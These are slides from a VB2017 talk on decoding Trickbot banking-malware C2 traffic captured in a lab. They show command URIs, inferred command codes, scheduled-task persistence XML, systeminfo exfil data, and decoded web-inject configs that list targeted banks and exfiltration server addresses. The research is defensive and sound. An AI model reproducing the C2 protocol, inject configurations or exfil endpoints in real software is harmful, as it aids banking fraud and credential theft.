



VB2017

Turning Trickbot: Decoding an encrypted command-and-control channel

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
@threatresearch #vb2017

Agenda

1. The tools
2. Trickbot's historical antecedents
3. What's in the traffic
4. Decoding the payloads
5. Cross-referencing network reputation
6. Where do we go from here?

Data collection in the lab

- Security Analytics
 - Full packet capture
 - Data persistence for months to years
- SSL Visibility
 - Acts as an intermediate certificate authority
 - SSL cert resigning
 - Output as unencrypted packets to SA's capture interface
- Webpulse/GIN
 - Network reputation lookups
 - All URIs on testbeds submitted to cloud service
 - Relationship maps



Dyre then, Trickbot now

So...much...honey



Dyre c2 presentation slide, November 2014

Artifact Preview

Text Hex HTTP Headers Strings File Info

```
GET /2807uk2/[REDACTED]_W512600.C[REDACTED] /5/publickey/[REDACTED] / HTTP/1.1
User-Agent: Opera/9.80
Host: 94.23.236.54:15000
```

Malware version Machine name OS version Unique identifier string Command Public IP address

```
HTTP/1.1 200 OK
Server: Stalin
Content-Length: 400
```

/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/5/publickey/174.29.12.29/

/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/0/Win_XP_32bit/1037/174.29.12.29/

/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/5/rplc/174.29.12.29/

/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/1/nfqnQXNkVMkBQIFyRNIGDQmTfHdsMiV/17

/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/14/NAT/Symmetric%20NAT/0/174.29.12.29/

/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/14/user/not_support/0/174.29.12.29/

/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/63/browsnapshot/174.29.12.29/

/0309us1/D620_W512600.1228F774285096F5DEC1D42C7C85E2D6/63/browsnapshot/174.29.12.29/



When I first saw Trickbot's traffic

- “Oh, look, Dyre is back again”
(then I read the Malwarebytes blog)
bit.ly/trickbot-blog
- They've done some interesting new stuff to their c2
- And they've integrated what used to be an ecosystem of correlated malware into one hybrid
- This is going to be bad



**THIS IS WHY WE CAN'T
HAVE NICE THINGS**



Trickbot (Trojan.Trickybot) C2 over HTTPS

Time	Source(s)	Type	Method
12:24:36	91.83.88.51:449/kas20/..._W629200...E168/5/spk/	<input type="checkbox"/> application/octet-s...	GET
12:24:37	91.83.88.51:449/kas20/..._W629200...E168/0/Windows%20%20x64/1031/184.96.178.202/814BEE...	<input checked="" type="checkbox"/> text/plain	GET
12:24:37	91.83.88.51:449/kas20/..._W629200...E168/0/Windows%20%20x64/1031/184.96.178.202/814BEE...	<input checked="" type="checkbox"/> text/plain	GET
12:25:04	194.87.99.16:447/kas20/..._W629200...E168/5/systeminfo64/	<input type="checkbox"/> application/octet-s...	GET
12:25:06	91.83.88.51:449/kas20/..._W629200...E168/10/62/AWDJSCEIRYOXWCMB/1/	<input checked="" type="checkbox"/> text/plain	GET
12:25:06	91.83.88.51:449/kas20/..._W629200...E168/63/systeminfo/sTart/(null)//	<input checked="" type="checkbox"/> text/plain	GET
12:25:08	91.83.88.51:449/kas20/..._W629200...E168/10/62/GLZFROIDREY/1/	<input checked="" type="checkbox"/> text/plain	GET
12:25:08	91.83.88.51:449/kas20/..._W629200...E168/63/systeminfo/GetSystemInfo/c3VjY2Vzcw==/systeminfo/	<input checked="" type="checkbox"/> text/plain	POST
12:25:08	91.83.88.51:449/kas20/..._W629200...E168/63/systeminfo/GetSystemInfo/c3VjY2Vzcw==/systeminfo/	<input checked="" type="checkbox"/> text/plain	
12:25:31	194.87.99.16:447/kas20/..._W629200...E168/5/injectDll64/	<input type="checkbox"/> application/octet-s...	GET
12:26:08	91.83.88.51:449/kas20/..._W629200...E168/5/dinj/	<input type="checkbox"/> application/octet-s...	GET
12:26:09	91.83.88.51:449/kas20/..._W629200...E168/5/sinj/	<input type="checkbox"/> application/octet-s...	GET
12:26:10	91.83.88.51:449/kas20/..._W629200...E168/5/dpost/	<input type="checkbox"/> application/octet-s...	GET
12:26:11	91.83.88.51:449/kas20/..._W629200...E168/10/62/CPHJJZOHQPU/1/	<input checked="" type="checkbox"/> text/plain	GET
12:26:11	91.83.88.51:449/kas20/..._W629200...E168/63/injectDll/sTart/U3VjY2Vzcw==//	<input checked="" type="checkbox"/> text/plain	GET
12:26:11	91.83.88.51:449/kas20/..._W629200...E168/14/user/Admin/0/	<input checked="" type="checkbox"/> text/plain	GET
12:26:11	91.83.88.51:449/kas20/..._W629200...E168/14/NAT%20status/client%20is%20behind%20NAT/0/	<input checked="" type="checkbox"/> text/plain	GET
12:26:12	91.83.88.51:449/kas20/..._W629200...E168/25/M2vzSeNWHXZ3SZI8LXI8HNKwD/	<input checked="" type="checkbox"/> text/plain	GET
12:26:12	91.83.88.51:449/kas20/..._W629200...E168/25/H8Lmxu6wcpnaMWUqVZgJJofsA0Mgm/	<input checked="" type="checkbox"/> text/plain	GET
12:26:12	91.83.88.51:449/kas20/..._W629200...E168/25/99bhq1kKk191mpZIB7rYwhw1lugPJh/	<input checked="" type="checkbox"/> text/plain	GET




Typical sequence of commands issued

```
OUT: GET /5/spk/ | IN: 224 bytes binary data
OUT: GET /0/(Long OS name)/(version)/(public IP address)/(64 hex characters)/(base64 string) | IN: 585 bytes
OUT: GET /5/systeminfo64/
OUT: POST /63/systeminfo/GetSystemInfo/c3VjY2Vzcw==/systeminfo/ ("success") /1/
OUT: GET /5/dinj/ (~48KB)
OUT: GET /63/injectDll/sTart/U3VjY2Vzcw==// ("Success") /1/
OUT: GET /14/user/(username)/0/ /1/
OUT: GET /14/NAT%20status/client%20is%20behind%20NAT/0/ /1/
OUT: GET /23/1000061/ (not found) 3x /1/
OUT: GET /14/DNSBL/not%20listed/0/ /1/
OUT: GET /5/dinj/
OUT: GET /5/sinj/
OUT: GET /5/dpost/
OUT: GET /5/outlookDll64/
OUT: GET /10/62/972991/1/
OUT: GET /14/outlookDll/start%20Unable%20to%20load%20module%20from%20server/0/
OUT: GET /5/importDll64/
OUT: GET /10/62/973015/1/
OUT: GET /14/importDll/control%20Unable%20to%20load%20module%20from%20server/0/
OUT: GET /5/dinj/
OUT: GET /5/sinj/
OUT: GET /5/mailsearcher64/
OUT: GET /5/mailconf/
OUT: GET /10/62/973073/1/
OUT: GET /63/mailsearcher/start/c3VjY2Vzcw==// ("success")
OUT: GET /send/ (multiple, sequential)
OUT: GET /64/wormDll/InfectMachine/infect/
```



Some abstractions/inferences

- /1/ is the default “OK” response
- Communication is always TLS but not always 443/tcp
 - (could be 447, 449, or anything else, really)
- You cannot rely on HTTP server response codes being honest or accurate
 - “404” may not actually mean “not found”
- Mostly GET requests for C2
 - POST for some, but not all, data exfil
- Module feedback in the form of GETs, in the URI
 - Comments/feedback in (competent) English
- For each running Trickbot component there is a corresponding instance of svchost.exe



Notable/observable endpoint behaviour

- Checks public IP via various free websites
 - Not using STUN protocol as Dyre did (subject to change at any time)
- Checks whether the public-facing IP address is on a DNS Blacklist or blackhole
 - “404” may not actually mean “not found”
- Payloads stored in %userprofile%\AppData\Roaming\winapp\...
- Mail credential scraping from Outlook (via outlookdll/outlookdll64)
- Mailsearcher component scrapes entire disk for email addresses
 - Dyre did this using the **Kegotip** malware payload, now defunct
- Attempts ETERNALBLUE exploit to spread laterally
 - May target large numbers of IP addresses over SMB and is VERY noisy and easy to detect
- MailClient.exe payload sends new attacks to victims


	72.21.81.200	
Port Responder (2)	7.61.170.100	
	7.61.170.101	
445	7.61.170.102	43.99 K
	7.61.170.103	
137	7.61.170.104	1.57 K
	7.61.170.105	
	7.61.170.106	
	7.61.170.107	
	7.61.170.108	
	7.61.170.109	
	7.61.170.110	
	7.61.170.111	
	7.61.170.112	
	7.61.170.113	
	7.61.170.114	

RECORDS	
7.61.170.100	
whois	DoD Network Information Center (DNIC)
location	United States
	7.61.170.122
	7.61.170.123
	7.61.170.124
	7.61.170.125
	7.61.170.126



Distinctive persistence method

- Uses Scheduled Tasks to re-run the main binary every few minutes



```
services update x
1 <?xml version="1.0" encoding="UTF-16"?>
2 <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
3   <RegistrationInfo>
4     <Version>1.0.1</Version>
5     <Description>Look for services monitor.</Description>
6     <URI>\ServiceTask</URI>
7   </RegistrationInfo>
8   <Settings>
9     <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
10    <Priority>7</Priority>
11  </Settings>
12  <Actions Context="Author">
13    <Exec>
14      <Command>C:\Users\faye\AppData\Roaming\winapp\NnLivxVJIP1.exe</Command>
15    </Exec>
16  </Actions>
17 </Task>
```





Breaking down the c2 traffic

Abstracted Trickbot command structure

91.83.88.51:449	/kas20/	[REDACTED]	_W629200.	[REDACTED]	/63/systeminfo/	GetSystemInfo/c3VjY2Vzcmw==/systeminfo/	
group_tag	machine name	OS version	client_id	command	subcommand	feedback	

- GET requests
- Always uses numeric IP address for C2, possibly abnormal SSL port #
 - IPs of C2 servers delivered in encoded C2 payload
- group_tag
- Machine name & version of Windows (uses the “internal” NT version code)
- client_id
- Command
 - May be followed by a subcommand or function call, and/or feedback



Inferred command meanings

- /0/ = initial contact
- /5/ = download this
- /14/ = profiling information or important feedback (such as if a component fails)
- /25/ = periodic checkin (T.B. phone home)
- /63/ = issue command to component (x)
- /64/ = issue command to ETERNALBLUE component (wormdll)
- /send/ = used by mailsearcher component to POST exfil email addresses
- To be determined:
 - /10/
 - /23/

/5/injectDll64/	1.31 MB
/5/systeminfo64/	94.30 ...
68/5/spk/	39.47 ...
/5/shareDll64/	50.03 ...
/5/wormDll64/	64.65 ...
/5/injectDll64/	1.31 MB
/5/systeminf...	94.43 ...
/5/shareDll64/	49.89 ...
/5/wormDll64/	64.31 ...
/5/dinj/	201.1...
/5/dpost/	201.1...
/5/sinj/	201.1...
/5/spk/	3.50 KB



systeminfo POST data

- Basic information about the infected PC
 - OS CPU, RAM (full names)
 - List of user accounts and groups
- All installed applications
- All installed services
- ALL IN PLAINTEXT

```
-----Boundary01A63A58
Content-Disposition: form-data; name="noname"

<systeminfo>
<general>
<os>Microsoft Windows 8 Pro (null) 64-bit</os>
<cpu>Intel(R) Core(TM) i7-3770S CPU @ 3.10GHz</cpu>
<ram>3.99 GB</ram>
</general>
<users>
<user>Admin</user>
<user>Administrator</user>
<user>Guest</user>
<user>HomeGroupUser$</user>
</users>
<installed>
<program>AddressBook</program>
<program>Connection Manager</program>
<program>DirectDrawEx</program>
<program>DXM_Runtime</program>
<program>Fontcore</program>
<program>IE40</program>
<program>IE4Data</program>
<program>IE5BAKEX</program>
<program>IEData</program>
<program>MobileOptionPack</program>
<program>MPlayer2</program>
<program>SchedulingAgent</program>
```



Bot configuration data

- Decoded using:

bit.ly/trickbot-decode

- /dinj

- List of targeted institutions
- Destination for exfil
- Filters/masks for data

Also, an interesting blog about this phenomenon:

bit.ly/trickbot-injection

```
409 <dinj>
410 <lm>*bancopopular.es/*/*</lm>
411 <hl>http://62.109.10.207/response.php</hl>
412 <pri>100</pri>
413 <sq>2</sq>
414 <ignore_mask>*.gif*</ignore_mask>
415 <ignore_mask>*.jpg*</ignore_mask>
416 <ignore_mask>*.png*</ignore_mask>
417 <ignore_mask>*.js*</ignore_mask>
418 <ignore_mask>*.css*</ignore_mask>
419 <require_header>*text/html*</require_header>
420 </dinj>
421 <dinj>
422 <lm>*bancopopular.es/favicon.ico?*</lm>
423 <hl>http://62.109.10.207/response.php</hl>
424 <pri>100</pri>
425 <sq>2</sq>
426 </dinj>
```


Bot configuration data

- Decoded using:

bit.ly/trickbot-decode

- /sinj
 - List of targeted institutions
 - Destination for exfil
 - What is <nh> used for?

```
9 <sinj>
10 <nm>https://www.business.hsbc.co.uk*</nm>
11 <sm>https://www.business.hsbc.co.uk*</sm>
12 <nh>crsantixadmukbvqrgyhoewpfcs1.net</nh>
13 <url404></url404>
14 <srv>194.87.92.131:443</srv>
15 </sinj>
16 <sinj>
17 <nm>https://www.nwolb.com*</nm>
18 <sm>https://www.nwolb.com/default.aspx*</sm>
19 <nh>cqsaxgbryjaenpfuzcsmtiowhkd1.net</nh>
20 <url404>*/ServiceManagement/GenericErrorPageNoMenu.aspx?ErrorPage=PNF*</url404>
21 <srv>194.87.92.131:443</srv>
22 </sinj>
23 <sinj>
24 <nm>https://www.rbsdigital.com*</nm>
25 <sm>https://www.rbsdigital.com/default.aspx*</sm>
26 <nh>cksaosvatnkeqpuxglwzfcimdrjb.net</nh>
27 <url404></url404>
28 <srv>194.87.92.131:443</srv>
29 </sinj>
30 <sinj>
31 <nm>https://lloydslink.online.lloydsbank.com*</nm>
32 <sm>https://lloydslink.online.lloydsbank.com/Logon*</sm>
33 <nh>dcsasyfubhndwejoapmokitqgrcv.net</nh>
34 <url404></url404>
35 <srv>194.87.92.131:443</srv>
36 </sinj>
```



Bot configuration data

- /dpost and /mailconf
 - <handler> tag wraps URL
 - Possible destination for exfil

```
; À...,<dpost>.  
; .<handler>http:/  
; /194.87.102.39:8  
; 082</handler>..<  
; /dpost>..*XrrÖi  
; P.D..Åiýœl¾.f»ÿ  
; ô) òêôrp) ô*¥ÀáK¥d  
; KĐuÒa) 2ö<ó.:) @â  
; ¥@œ¯k!pgñ{ Á.FH  
; uWn¾YĐ.cÑ@É.(h.  
; º@ÒŒyJ™&¨.....  
; .....  
; ø?Ž`@>í.ÂÿF+¾ã..
```

```
; 7...n...<mail> .  
; .<handler>185.15  
; 8.115.61:443</ha  
; ndler>..</mail>¹  
; TÕ.®v¤.EQ..PXñÉ  
; ºw/.±hIñ¯£ýÏã.kÂ  
; .fIÀà.êZq"pY) îf  
; ¤u¥¨.Eç¯'D²...äµ/.  
; çä.äî7z6) °îà.ŒUÚ  
; í¼c..í ¥¾.á.¤..  
; .....  
; Ç¬ZDTafÉ...kŒFÄg&'
```



Command to download a payload

Artifact Preview

Audio Email EXIF File Info HTTP Headers Hex Web Page Image jsunpack-n Strings **Text**

```
/25/mac1/VICTIM_W617601.350D754E0A94FD36D4B4C899E66D56BE/wanD3keuQtuWHgs9uYo9/  
http://217.182.226.177/397.png  
1234567890
```



Command to activate a component which in turn downloads something

Artifact 1: 08:42:54 194.87.99.21/mac1/..._W617601.../F4FW7I3steuinO8ZZQMPJ/ text/plain GET

Presented MIME Type: text/plain
Detected MIME Type: text/plain
Extension: txt
MD5: 3bddf7891d398200739ce9e366a55425
SHA1: a1dbccb7afb780013b58f4cf4a9e5d5fc7c3f414
SHA256: ea01e4f103719fd13e56ecdd4f398c0e7ad5e89a25b62e000dbd89
Original URL: 194.87.99.21/mac1/..._W617601...
File Name: /62/mac1/..._W617601.../F4FW7I3steuinO8ZZQMPJ/988392/
URI Host: 194.87.99.21

Source IP Address: ...
Destination IP Address: ...
Size: 123

Artifact Preview:

```
shareDll control infect  
1234567890
```

Artifact 2: 08:44:59 195.133.146.229:447/mac1/..._W617601.../5/shareDll64/ application/octet-s... GET

Presented MIME Type: application/octet-stream
Detected MIME Type: application/octet-stream
Extension: bin
MD5: 708e26fc83b7f84ad1c88201fc263032
SHA1: 0b58674914d277352fcd5a2c2af063c566f90e9
SHA256: a0c91830f1aeb3ab669a873c12b757307bf5b64e3e5baa82c9ae2c3932fd2ca2
Original URL: 195.133.146.229:447/mac1/..._W617601.../5/shareDll64/
File Name: ...
URI Host: 195.133.146.229:447

Source IP Address: 10.10.10.162
Destination IP Address: 195.133.146.229
Source Port: 56260
Destination Port: 447
Protocol: HTTP
Size: 45840

Artifact 3: 08:45:01 smb session protocol/smb

Artifact 4: 08:45:03 bbbb.h1n.ru/toler.png application/x-dose... GET





